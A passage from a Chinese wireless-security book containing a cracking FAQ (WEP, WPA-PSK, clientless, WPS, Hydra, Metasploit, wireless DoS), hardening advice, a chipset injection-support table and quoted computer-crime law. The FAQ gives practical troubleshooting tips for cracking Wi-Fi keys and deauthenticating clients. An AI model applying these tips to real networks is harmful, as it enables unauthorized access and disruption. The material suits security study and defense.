- -ieth0：这里在-i 后面要紧跟无线网卡设备名称，中间不要有空格。设备名应根据实际情况输入，可以输入 ifconfig 查看，如-iath0、-iwlan0 等。
- -c/etc/wpa_supplicant.conf：-c 后面跟上配置文件及其对应路径。
当然，也可以这样输入：

```
wpa_supplicant -w -Dwext -iath0 -B -c/etc/wpa_supplicant.conf
```

-B 指的就是使用 deamon 模式在后台运行。

当正确建立连接时，就会出现图 14-1 所示的内容。

```
bt ~ # wpa_supplicant -w -Dwext -iath0 -c/etc/wpa_supplicant.conf
Trying to associate with 00:14:78:bl:85:e6 (SSID='TP-LINK' freq=2437 MHz)
Associated with 00:14:78:bl:85:e6
WPA: Key negotiation completed with 00:14:78:bl:85:e6 [PTK=COMP GTK=COMP]
CTRL-EVENT-CONNECTED - Connection to 00:14:78:bl:85:e6 completed (auth) [id=0 id_str=]
WPA: Group rekeying completed with 00:14:78:bl:85:e6 [GTK=COMP]
```

图 14-1

但是在上述提示出现后，在 Shell 中看起来就像失去响应一样，停止在当前的位置，这是正常的。因为在这个 Shell 中列出的就是所有在后台运行的网络实际连接状态，可以方便管理员排错。

- ④ 打开一个新的 Shell，输入：

```
dhcpcd eth0 (这里输入无线网卡设备名)
```

这样，就可以建立 WPA-PSK 加密连接了。

3. 无线网卡自带天线功率较低，能否加装高功率天线？

答：可以。实际上很多无线黑客都是这么做的。将现有的网卡进行改装只为方便可外接天线，通常情况下，黑客会将无线网卡内部的天线电路焊接延长线，并将其伸出网卡外部，一般会在另一端做好标准的天线接口，以便连接天线。图 14-2 所示为将 PCMCIA 内置电路板的天线位置进行重新焊接加装外置 TNC 接口。图 14-3 所示为将无线网卡接口重新焊接 SMA 接口。



图 14-2



图 14-3

14.2 加密破解类问题

下面都是一些初学无线安全的读者在进行无线加密破解测试及学习中可能遇到的问题。



14.2.1 WEP 破解常见问题小结

首先是关于 WEP 加密破解的内容，主要是对无线网卡的选择、数据包的捕获、破解工具的使用等方面出现的常见问题进行解释和说明。

1. 我的无线网卡为何无法识别？

答：BT4 支持的无线网卡有很多，比如对采用 Atheros、Ralink、Realtek 等芯片的无线网卡，无论是 PCMCIA、USB，还是 PCI 接口的，支持性都很高。要注意 BT4 并不是支持所有符合芯片要求的无线网卡，有些同型号的但是硬件固件版本不同的就不支持，比如早期的 Dlink G122 就是对版本有所限制的，而现在很多 802.11n 系列的卡也是不支持的。

2. 在哪里可以下载到最新版的 Aircrack-ng？

答：由于国内多数用户无法直接访问到国外的 Aircrack-ng 官方网站，所以这里也列出一些国内提供下载的站点及论坛供大家参考：

站点 1：<http://www.anywlan.com/bbs>。

站点 2：<http://www.wlanbbs.com>。

站点 3：<http://bigpack.blogbus.com>。

3. 高位 WEP 加密是否没有意义？

答：是的。即使使用高达 512 位的 WEP 加密，破解时间也不会超过 20 分钟。所以，基于 WEP 的加密体系已被淘汰。

4. 为什么使用 Airodump-ng 进行 ArpRequest 注入攻击包时，速度会很缓慢？

答：原因主要有两个：

(1) 可能是该无线网卡对这些无线工具的支持性不好，比如很多笔记本电脑自带的 3945\2200G 等无线网卡，而且需要注意的是，Windows 下的破解要求与 Linux 下的不同，比如在 Windows 下目前仅支持 Atheros 等极个别芯片。

(2) 若只是在本地搭建的实验环境进行测试，则也可能会因为客户端与 AP 交互过少，而出现 ARP 注入攻击缓慢的情况，但若是在客户端很多的环境下，比如商业繁华区或者大学科技楼，由于很多用户在使用无线网络进行上网，一般情况下攻击效果都会很显著，最短 2~3 分即可破解 WEP。

还有一种情况会导致破解速度缓慢，比如若存在多个工作在同一频道的无线路由器，这些设备彼此距离并不远，则可能会出现同频道干扰事件，导致破解工具工作不正常。

5. 为什么我找不到捕获的 CAP 文件？

答：这其实不属于技术问题，虽然在前面使用 Airodump-ng 时提到文件保存的时候，已经说明默认会保存为“文件名-01.cap”这样的方式，但是依旧会有很多对 Linux 命令不够了解的读者会抱怨找不到破解文件。

例如，若最初捕获时我们将文件命名为 test，但在 aircrack-ng 攻击载入时使用 ls 命令查看，就会发现该文件已变成了 test-01.cap，此时，将要破解的文件改为此即可进行破解。若捕获文件较多，需要将其合并起来破解，就是用类似于 test*.cap 这样的名字来指代全部的 CAP 文件。这里的星号“*”就指代-01、-02 等文件。

6. 在 Linux 下捕获的 CAP 文件是否可以放到 Windows 下破解？

答：很多情况下是不可以的。因为两种系统下的工作模式不同，获取包的方式也不一样，经过测试，尽管看起来文件扩展名都为.cap，但却无法导入 Windows 下类似于 WinAircrack、AiroPeek 之类的软件破解。但很多时候却是可以导入 Windows 下 Shell 版本的 Aircrack-ng 或者 Cain 破解。大家可以自行实验。

7. 有什么高级加密可以改进无线网络安全？

答：若设备支持，可以使用 WPA 或 WPA2 加密来强化现有无线网络，这种加密因使用更高级的算法，大大强化了我们的无线网络，但需要注意的是，可能因此无线网络整体工作性能会稍有下降。

14.2.2 WPA-PSK 破解常见问题小结

下面是关于 WPA-PSK 加密破解的内容，主要是对无线网卡的选择、握手数据包的捕获、破解工具的使用等方面出现的常见问题进行解释和说明。

1. 我的无线网卡为何无法识别？

答：请参考 WEP 破解问题汇总内容。

2. 为什么使用 Aireplay-ng 发送的 Deauth 攻击包后没有获取到 WPA 握手包？

答：原因主要有两个：

(1) 可能该无线网卡对这些无线工具的支持性不好，需要额外的驱动支持，比如很多笔记本电脑自带的 3945/2200G 无线网卡，需要注意的是，Windows 下破解要求与 Linux 下的不同。

(2) 可能是无线路由器/AP 自身问题，比如有个别厂商存在一些 AP 型号在遭受攻击后会在短时间内失去响应，需要手动重起或等待片刻才可恢复正常工作状态。

3. 为什么我找不到捕获的 CAP 文件？

答：请参考 WEP 破解问题汇总内容。

4. 在 Linux 下捕获的 WPA 握手文件是否可以放到 Windows 下破解？

答：这个是可以的，不但可以导入 Windows 下 Shell 版本的 Aircrack-ng 破解，还可以导入 Cain 等工具进行破解。

5. 为什么我破解不出 WPA 密码？

答：原因主要有 3 个：

(1) 默认字典不适用。作为 BackTrack4 Linux 下默认自带的字典，不但体积较小，而且多是以国外常用的字符串或者组合制作，并不适合国内的环境。

(2) 自制字典太简单。很多读者自行制作的字典文件一般都比较小，这些字典多数为生日类组合、纯数字组合、常见密码组合等，由于个体考虑角度的不同，所以不能建立太全面的字典。

(3) 计算机配置低。对于一些反应数天都破解不出某个 WPA 密码的朋友，这种情况除了上述的原因外，还有一个原因是计算机的 CPU 主频太低，比如使用 AMD5000+ 进行破解运算时，速度可达 400 个密码/秒，而使用双核 T8100 的 CPU，速度可达 1200 个/秒。

6. 还有什么新的方法可以破解 WPA 加密？

答：有的，除了一些技巧之外，主要有以下两种方法被用于提高 WPA 破解速度和效率。

- (1) 使用 WPA PMK Hash 库来加快破解效率。
- (2) 使用显卡 GPU 来加快计算效率。

14.2.3 无客户端破解常见问题小结

下面是关于无客户端破解的内容，主要是对无线网卡的选择、握手数据包的捕获、破解工具的使用等方面出现的常见问题进行解释和说明。

1. 为何 WPA 加密的无线网络不能使用无客户端破解？

答：由于加密原理的不同，目前无客户端破解并不适用于 WPA 加密的无线网络。

2. 为何使用 Chopchop 无客户端破解的速率很慢？

答：这主要取决于对无客户端定义的了解，比如该无线网络设备当前没有任何有线或者无线客户端的连接，则此时是没有办法进行破解的。此外，无客户端破解的时间也并不稳定，可能由于正好捕获到合适的无线报文，使得构造注入报文异常顺利，整体时间大大缩短。也有可能长时间无法获取到合适的无线报文，使得攻击者长时间处于等待状态。

3. 为何使用 Fragment 无客户端破解的速率很慢？

答：参看上一个问题的解答。

4. 为何没有任何连接的无线网络没有办法使用无客户端破解？

答：首先，应确定目标无线网络满足“无客户端”的定义，具体如下：

(1) 当前无线网络上有无线客户端相连，但该客户端基本没有或者存在少量的网络流量。

(2) 当前无线接入点上没有无线客户端相连，但在有线网络上存在连接的客户端。

(3) 当前无线接入点上没有无线客户端相连，也没有有线网络上存在连接的客户端。

若不满足上述条件，比如当前无线路由器上既没有有线连接，也没有已连接但无网络活动的无线客户端，或者直接就是一台没有任何物理网络连接的无线路由器，则对于这样的情况是没有办法使用无客户端破解技术的。

14.2.4 WPS 破解常见问题小结

下面就较为新颖的 WPS 功能破解中可能出现的问题进行解释，供大家参考。

1. 无线网卡外部中没有 WPS 按键是不是就意味着不支持 WPS 功能？

答：目前大部分支持 WPS 功能的无线网卡在外部基本都设计有一个 WPS 按键，可以直接看到。但是也存在个别无线网卡外表虽然没有设计这个按键，但是实际却支持 WPS 功能，比如现在市面常见的一些高功率无线网卡。具体可以在购买前仔细查看外包装或者产品说明上是否出现 WPS 的描述。

2. 是不是 WPS 的攻击实施很困难？

答：是的。严格来说，利用无线设备的 WPS 功能进行的 WPA 破解攻击属于一种技巧，

而非一项技术。这种技巧的实现依赖于其他攻击方式的配合，如定制脚本等。所以，对于绝大多数新手来说，该技巧仍显得有些鸡肋。但是对于无线网络管理员来说，多了解不同方式的无线攻击行为，有助于维护无线网络的安全和稳定。

3. Linux 下是否支持 WPS 功能？

答：支持。图 14-4 所示为 Linux 下的 WPS 配置工具页面。具体可以参考如下站点进行深入学习：

<http://linuxwireless.org/en/developers/Brainstorming/WPS-client>




图 14-4

14.3 无线攻击类问题

14.3.1 内网渗透类

1. NMAP 是否可以在 Windows 下的 CMD 中使用？

答：可以，只要是通过标准的 NMAP 安装包正常安装的，都可以自动将路径写入到注册表中，这样只要打开任意一个 CMD 窗口，就可以在其中输入 NMAP，并调动。

2. Hydra 是否能够满足所有在线破解的需要？

答：虽然 Hydra 的功能很强大，但是由于自身设计的原因，加上目前很多服务都已经进行了优化，比如设定了连接超时或者同一来源单位时间内连接次数的限制等，这些都导致了包括 Hydra 在内的很多款在线密码破解类工具效果的降低。所以，根据不同的场景，使用不同类型的工具，或者配置不同的超时策略将能够增加工具的破解效率，但这些都依赖于使用者自身的经验。

3. 为何在安装 Metasploit 的过程中，杀毒软件会报警？

答：因为 Metasploit 内置了许多黑客类工具来辅助溢出攻击测试，这些工具和脚本中包含的侵入性代码引起了杀毒软件的注意，所以一般情况下，若想在 Windows 下顺利地使用 Metasploit，则应当在杀毒软件中将 Metasploit 主程序添加为“例外”或者“受信任程序”。

4. 为何在 Metasploit 的升级过程中，杀毒软件会报警？

答：与上述问题原因类似，由于在 Metasploit 升级过程中，一些具备威胁性的脚本及代码被下载到本地，这对于一些开启网络传输流量监控的杀毒软件来说，自然会被拦截。可以通过在杀毒软件中将 Metasploit 主程序添加为“例外”或者“受信任程序”，并设置为“不扫描该程序的网络流量”。图 14-5 所示为在卡巴斯基杀毒软件中设置任意程序为可信程序，并可就具体排除对象进行勾选，如“不扫描网络流量”等。




图 14-5



14.3.2 无线 D.O.S

1. 如何避免遭受无线 D.O.S 攻击？

答：将无线路由器上默认开放的 SSID 配置为隐藏是一个简单有效的方法，这样可以使绝大多数攻击者找不到真正的目标所在。

2. 如何锁定攻击来源？

答：一些国外的大型无线厂商提供了企业级无线安全解决方案，其中就有在办公楼的重要区域部署大量的无线传感器，来探测无线信号的密集度。当发现某个区域出现不正常的无线数据流时，将根据无线数据内容来判断是否遭受到无线 D.O.S 攻击或者伪造 AP 攻击。那么，根据事先绘制的办公区域地图，就能够较为快捷地找到攻击发起源。当然，这样的部署方案及产品费用不是一般企业所能承受的。

3. 无线 D.O.S 攻击是否和无线网卡的芯片有关系？

答：目前正在被广泛使用的无线 D.O.S 工具，都支持市面上常见的几个无线网卡芯片类型，如 Atheros、Ralink、Realtek 等。不过需要强调的是，并不是这几个厂商的全部型号芯片都支持，比如 Realtek 的 RTL8187 是支持的，其他如 RTL8256 就不支持。而对于一些较为特殊的无线网卡芯片，如 PrismGT，目前大多数无线 D.O.S 工具确实已不再支持。

4. 当前无线网络没有任何无线客户端相连，无线 D.O.S 是否还能够造成破坏？

答：无线 D.O.S 攻击可以导致当前无线网络已经连接的所有无线客户端全部掉线，即使没有客户端连接，攻击者也可以通过不断向 AP 发送 Deauth 攻击报文，来迫使 AP 无法接受任何连接请求，从而达到干扰随时可能的正常连接的目的。

14.4 安全防御类问题

下面都是一些初学无线网络安全的读者在进行无线网安全防御及日程维护中可能遇到的问题或者关心的方面，列举出来供大家参考。


14.4.1 WLAN 的基本安全配置

下面将从多个角度来帮助家庭无线网用户及公司无线网管理员改进目前存在安全风险的无线网络部署现状。

1. 物理防护

绝大多数无线 AP 所处位置都非常容易被人接触到。它们通常被部署在离办公环境较近的位置或者位于房屋外部。由前面介绍的无线攻击技术可知，这样的无线接入点很容易吸引攻击者的注意，或者直接被人偷窃。由于几乎所有的无线设备都提供了通过 Reset 重置按钮复位 AP 的能力，使得失窃 AP 可以很容易地重新使用。

对于企业来说，尽管直接盗窃 AP 的可能性比较小，但如果可能，从一开始规划无线网络设计时，就应将 AP 放置在一个无法轻易接触的位置，必要时可以将设备和支架直接锁住。再配一个图 14-6 所示的监视器装置，就可以有效地减少直接被物理接触的可能。这些方法



同样适用于使用内置无线网卡的台式电脑，比如网吧、机房等地。

而为了防止可疑人员非法渗透进敏感机房、搭建非法 AP 或者破坏现有 AP 等行为，应对机房设置严格的安全保密规章制度，如严格限定能够进入中心机房人员名单、安装机房监控设备、管理员定期按照标准步骤检查机架后面线缆及插座情况等。对于 ISP 及大型企业中心机房、政府电子政务机房、研究所及高校重点实验室等敏感机房，都应提前做好安全策略及应急响应预案。图 14-7 所示为室外型 AP。



图 14-6




图 14-7

2. 升级硬件设备

通常最新销售的无线网络设备是安全的，但作为无线安全管理人员，应当经常关注无线设备制造商的网站，查看最新的漏洞及相关补丁公告，并及时为设备安装厂商发布安全更新或升级程序。图 14-8 所示为 D-Link DI-604+ 型无线路由器的 Firmware 升级页面，该升级文件是从官方网站下载的 BIX 文件。

表 14-1 为主要无线产品官方网站列表，供读者参考。不同型号无线网络设备的最新升级包可以到下述对应厂商官方网站查找及下载。




图 14-8

表 14-1

主要无线品牌	中文官方网站
Linksys	www.linksys.com/cn/
D-Link	www.dlink.com.cn
TP-Link	www.tp-link.com.cn
Netgear	www.netgear.com.cn
Buffalo	www.buffalo-china.com
NETCORE	www.netcoretec.com
ASUS	www.asus.com.cn
BELKIN	www.belkin.com/cn/

3. Telnet/SSH

对于某些支持管理员通过 Telnet 进行无线接入点配置的产品，应将 Telnet 替换成 SSH。因为 Telnet 是没有加密的协议，所以从安全角度考虑，应禁用 Telnet，只使用 SSH。SSH 客户端用于连接到运行 SSH 的 AP，常用到的 SSH 客户端有 Putty、SecureCRT 等。



无线网络黑客攻防

图 14-9 所示为使用 Putty 登录 Fon 无线路由器的工作界面。

4. 定期修改 SSID 或隐藏 SSID

SSID 参数在设备默认设定中是被无线路由器或者 AP 广播出去的，客户端只有收到这个参数或者手动设定与其相同的 SSID 才能连接到无线网络。如果把这个广播禁止，一般的漫游用户在无法找到 SSID 的情况下是无法连接到网络的。

此外，在选取 AP 的 SSID 名称时，应注意以下几点：

- 不要使用公司或部门名称作为 SSID，如 Chinanetworks、Nsfocus 等。
- 不要使用接入点默认的名称，如 TP-LINK、Linksys 等。
- 不要使用测试用 SSID，如 TestWLAN、Importent_Lab 等。

5. MAC 地址过滤

这种方式就是通过对无线路由器或者 AP 的设定，将指定的无线网卡物理地址输入到 AP 中。而 AP 对收到的每个数据包都会做出判断，只有符合预设 MAC 地址的才能被转发，否则将会被丢弃。基本上现在市面出现的无线设备都支持 MAC 地址过滤。

图 14-10 所示为在 D-Link 无线路由器中进行 MAC 地址过滤配置。

6. 以 WPA 取代 WEP

现在几乎所有的无线客户端、无线路由器及 AP 都已经全面支持 WPA 协议，在 WEP 加密已经失去安全意义的今天，无论是家庭用户还是办公环境，都应当启用 WPA-PSK 来代替 WEP，提高安全性。图 14-11 所示为配置无线路由器的安全方式为 WPA-PSK。




图 14-10



图 14-11

7. 在 WPA/WPA2 加密密码中使用特殊字符。

前面已经讲述了针对 WPA 加密的暴力破解。可以看到，这些破解都是在密码中采用大小写字母、数字及标点符号的情况下使用的。细心的人可能会发现，这些字符其实都是在键盘上可以输入的，那么，有这样一种技巧可以考虑，只要我们在 WPA 密码中输入一些键盘上不能够直接输入的符号，就可以避免密码被轻易破解！比如可以加入类似的“**①log～⑤”

来强化 WPA 密码，不过要注意的是，有个别无线接入点/路由器以及少数无线网卡，并不支持这些特殊符号。

8. 隔离 AP 或者降低 AP 信号发射功率

通过降低 AP 发射功率，更换低增益天线等方式可以将无线网络设备的信号覆盖范围尽可能缩减到办公区域内，当然，也可以将所有的无线客户端设备完全隔离，使之只能访问 AP 连接的固定网络。对于特别部门，可以考虑在机要科室部署法拉第笼，在涉密房间墙壁上喷涂抗电磁辐射涂料等方式对无线信号工作范围进行严格的限定。

另一个降低功率的方法就是可以将设备刷成 DD-WRT。这样，通过对图 14-12 所示的 TX Power 功率的调整可以将 DD-WRT 无线信号发射功率调整至适合用户的需求，从而将无线设备的无线信号保持在一个较小的可信区域内。

如图 14-12 所示，我们开启 DD-WRT 无线设备，打开浏览器在地址栏中输入 <http://192.168.1.1/> 按【Enter】键，输入登录用户名和密码，然后找到“无线”标签下的“高级设置”，在 TX Power 功率处能够看到在默认情况下 DD-WRT 设备的发射功率为 28mW，这也是大多数无线设备的标准发射功率。从后面的提示可以看到我们能够随意修改这个发射功率，大小范围为 0~251mW。那么，我们只需要将 TX Power 功率修改为 10~30mW，就能够有效地将信号的覆盖范围缩小到一个很小的区域。



图 14-12

14.4.2 企业 WLAN 安全

对于企业无线管理员来说，除了上述的技巧和方法外，还有一些方法可以参考。

1. 使用 WPA2

WPA2 与 WPA 后向兼容，同时支持更高级的 AES 加密，能够更好地解决无线网络的安全问题。若设备支持，作为企业环境，应将加密方式设置为 WPA2。图 14-13 所示为配置无线路由器安全方式为 WPA2-PSK。

2. 采用 802.1x 身份验证

802.1x 协议由 IEEE 定义，用于以太网和无线局域网中的端口访问与控制。802.1x 引入了 PPP 协议定义的扩展认证协议 EAP。作为扩展认证协议，EAP 可以采用 MD5、一次性口令、智能卡、公共密钥等更多的认证机制，从而提供更高级别的安全。在用户认证方面，802.1x 的客户端认证请求也可以由外部的 Radius 服务器进行认证。该认证属于过渡期方法且各厂商实现方法各有不同，所以有时存在兼容问题。但由于 Radius 部署成本性价比较高，目前已成为大中型企业无线网络强化的首选。




图 14-13

图 14-14 所示为配置无线路由器安全方式为 WPA，并配置 RADIUS 服务器 IP 地址和端口，最后设定 RADIUS 密码。

3. VPN

关于 VPN 的类型有很多种，其中，相对于简单的 PPTP VPN，IPSec VPN 采用 IPSec 定义的服务保证网络中数据通信的机密性、完整性和身份验证。IPSec 也可用于保证 WLAN 的安全，而且安全性要远高于传统的 PPTP VPN。IPSec VPN 可通过在 802.11 无线网络上部署 IPSec 服务来实现。图 14-15 所示为采用 IPSec 的无线客户端。



图 14-14



图 14-15

4. 划分 VLAN

VLAN 是一个交换网络，它在逻辑上按照功能、项目组或应用进行划分，而不是物理上或地理上的划分。例如，某个工作组使用的工作站和服务器可以划分到同一个 VLAN，而不用顾忌它们的物理网络连接，甚至它们可以在物理上和其他工作组混合在一起。我们可以使用 VLAN 达到通过软件重新配置网络的目的，而不是物理地拆卸和移动设备与线路。

对于无线 AP 来说，可以直接划分为多个 VLAN，可采用不同的 SSID 与之对应，在不同的 VLAN 中可采用不同的安全加密类型。



附录 A

无线网卡芯片及产品信息列表



下面为笔者总结的部分无线网卡芯片及攻击测试结果，作为读者学习及研究无线安全的参考依据，关于无线网卡芯片支持及最新驱动的更多内容可访问 BackTrack4 Linux 的官方网站 www.remote-exploit.com 或者 www.backtrack-linux.org 获取。

A.1 D-LINK 常见系列

1. D-Link DWL-G520

网卡型号	D-Link DWL-G520 (B2,B3,B4)	参考图样
芯片类型	Atheros	
接口类型	PCI	
Linux 驱动	内置	
支持应用程序	Kismet、Netstumble、Ettercap、Wireshark、AiroPeek、OmniPeek、Commview for WiFi、airodump-ng	
注入支持	支持	
Monitor 模式	支持	
天线状况	SMA 接口，2dB，可拆卸	

2. D-Link DWL-G650

网卡型号	D-Link DWL-G650	参考图样
芯片类型	Atheros AR5212 a/b/g	
接口类型	PCMCIA	
Linux 驱动	Madwifi-ng	
支持应用程序	Kismet、Netstumble、Ettercap、Wireshark、AiroPeek、OmniPeek、Commview for WiFi	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	

3. D-Link DWL-G650+

网卡型号	D-Link DWL-G650+	参考图样
芯片类型	Texas Instruments ACX100	
接口类型	PCMCIA	
Linux 驱动	Ndiswrapper	
支持应用程序	Netstumble、Wireshark	
注入支持	不支持	
Monitor 模式	支持	
混杂模式支持	不支持	
天线状况	内置 2dB	

A.2 TP-LINK 常见系列

1. TP-LINK TL-WN321G

网卡型号	TP-LINK TL-WN321G	参考图样
芯片类型	Ralink 2573	
接口类型	USB	
Linux 驱动	rt2570	
支持应用程序	Kismet、airodump-ng、Netstumble	
注入支持	不支持	
Monitor 模式	支持	
天线状况	内置 2dB	

2. TP-LINK WN510G

网卡型号	TP-LINK WN510G	参考图样
芯片类型	Atheros AR5212 b/g	
接口类型	PCMCIA	
Linux 驱动	MadWifi-ng	
支持应用程序	Kismet、Netstumble、OmniPeek、Aireplay-ng	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	

3. TP-LINK TL-WN321G

网卡型号	Senao NL-2511CD PLUS EXT2	参考图样
芯片类型	Prism2.5	
接口类型	PCMCIA	
Linux 驱动	HostAP	
支持应用程序	Kismet、Netstumble、OmniPeek、Aireplay-ng	
注入支持	支持	
Monitor 模式	支持	
天线状况	2dB, 可拆卸	

A.3 Intel 常见系列

1. Intel PRO/Wireless 2100

网卡型号	Intel PRO/Wireless 2100	参考图样
芯片类型		
接口类型	miniPCI	
Linux 驱动	内置	
支持应用程序	Kismet、Netstumble	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	

2. Intel PRO/Wireless2200 BG (IBM、Dell)

网卡型号	Intel PRO/Wireless2200 BG (IBM、Dell)	参考图样
芯片类型		
接口类型	miniPCI	
Linux 驱动	内置	
支持应用程序	Kismet、Netstumble	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	

3. Intel PRO/Wireless2915ABG (HP)

网卡型号	Intel PRO/Wireless2915ABG (HP)	参考图样
芯片类型		
接口类型	miniPCI	
Linux 驱动	内置	
支持应用程序	Netstumble、Commview for WiFi	
注入支持	不支持	
Monitor 模式	支持	
天线状况	内置 2dB	

4. Intel PRO/Wireless3945ABG (HP)

网卡型号	Intel PRO/Wireless3945ABG (HP)	参考图样
芯片类型		
接口类型	miniPCI	
Linux 驱动	内置	
支持应用程序	Kismet、Netstumble、OmniPeek、Aireplay-ng (Wifiway、Wifislax 下)	
注入支持	支持	
Monitor 模式	支持, OmniPeek	
天线状况	内置 2dB	

A.4 其他常见系列

1. IPtime N100U

网卡型号	IPTIME N100U	参考图样
芯片类型	Ralink	
接口类型	USB	
Linux 驱动	rt2570、rt73	
支持应用程序	Kismet、airodump-ng、Netstumble	
注入支持	支持	
Monitor 模式	支持	
天线状况	SMA 接口，2dB，可拆卸	

2. IPTIME G100P

网卡型号	IPTIME G100P	参考图样
芯片类型	Ralink	
接口类型	PCI	
Linux 驱动	rt2570	
支持应用程序	Kismet、airodump-ng、Netstumble	
注入支持	支持	
Monitor 模式	支持	
天线状况	SMA 接口，1.5m 延长线，2dB，可拆卸	

3. ASUS WL-167G

网卡型号	ASUS WL-167G	参考图样
芯片类型	Ralink	
接口类型	USB	
Linux 驱动	rt2570	
支持应用程序	Kismet、airodump-ng、Netstumble、Wireshark、Cain、Ethereal	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	

4. Linksys WUSB54 v4

网卡型号	Linksys WUSB54 v4	参考图样
芯片类型	Ralink 2570	
接口类型	USB	
Linux 驱动	rt2570	
支持应用程序	Kismet、airodump-ng、aireplay-ng、Netstumble、Ettercap、Wireshark、Cain、Ethereal	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB，不可拆卸	



无线网络黑客攻防


5. Linksys WUSB54 GC

网卡型号	Linksys WUSB54 GC	参考图样
芯片类型	Ralink	
接口类型	USB	
Linux 驱动	RT73	
支持应用程序	Kismet、airodump-ng、aireplay-ng、Netstumble、Ettercap、Wireshark、Cain、Ethereal	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	



6. Belkin F5D7050 B

网卡型号	Belkin F5D7050 B	参考图样
芯片类型	Ralink 2570	
接口类型	USB	
Linux 驱动	Rt73	
支持应用程序	Kismet、airodump-ng、aireplay-ng、Netstumble、Ettercap、Wireshark、Cain、Ethereal	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB	



7. Edimax EW7318 (UG,USg)

网卡型号	Edimax EW7318 (UG,USg)	参考图样
芯片类型	PrismGT	
接口类型	USB	
Linux 驱动	rt2570	
支持应用程序	Kismet、airodump-ng、aireplay-ng、Netstumble、Ettercap、Wireshark、Cain、Ethereal	
注入支持	支持	
Monitor 模式	支持	
天线状况	内置 2dB, 不可拆卸	





附录 B

中国计算机安全相关法律及规定



无线网络黑客攻防

鉴于本书涉及的无线安全技术具有一定的威胁性，建议读者在学习、研究、探讨前，请先确保已经充分了解以下内容。

1. 声明

本书作者在任何时候、任何地点都强烈反对任何利用无线黑客技术进行的非法行为，同时不鼓励也不支持利用无线安全技术进行的所谓“蹭网”行为！本书之所以讨论无线安全及黑客技术，是希望借此推动无线安全技术的普及，达到提高无线网络相关人员安全意识，从而进一步提升整体安全水平的目的！

任何因为个人或个别组织的无线攻击行为导致法律问题的，一律后果自负，特此声明。请阅读本书的各位读者在学习研究无线安全技术的同时，也注意保护自己的无线网络环境。

2. 相关法律链接

(1) 计算机信息系统的含义

1994年2月18日，国务院发布的《中华人民共和国计算机信息系统安全保护条例》第2条做了如下规定：

本条例所称的计算机信息系统，是指由计算机及其相关的和配套的设备、设施（含网络）构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。

(2) 计算机病毒的含义

1994年2月18日，国务院发布的《中华人民共和国计算机信息系统安全保护条例》第28条做了如下规定：

计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码。

(3) 非法侵入计算机信息系统罪

《中华人民共和国刑法》第二百八十五条 违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机系统的，处三年以下有期徒刑或者拘役。

(4) 破坏计算机信息系统罪

《中华人民共和国刑法》第二百八十六条 违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。

故意制作、传播计算机病毒等破坏性程序，影响计算机系统，后果严重的，依照第一款的规定处罚。

(5) 全国人民代表大会常务委员会《关于维护互联网安全的决定》(2000.12.28)

为了保障互联网的运行安全，对有下列行为之一，构成犯罪的，依照刑法有关规定追究刑事责任：

- (一) 侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统；
- (二) 故意制作、传播计算机病毒等破坏性程序，攻击计算机系统及通信网络，致使计算机系统及通信网络遭受损害。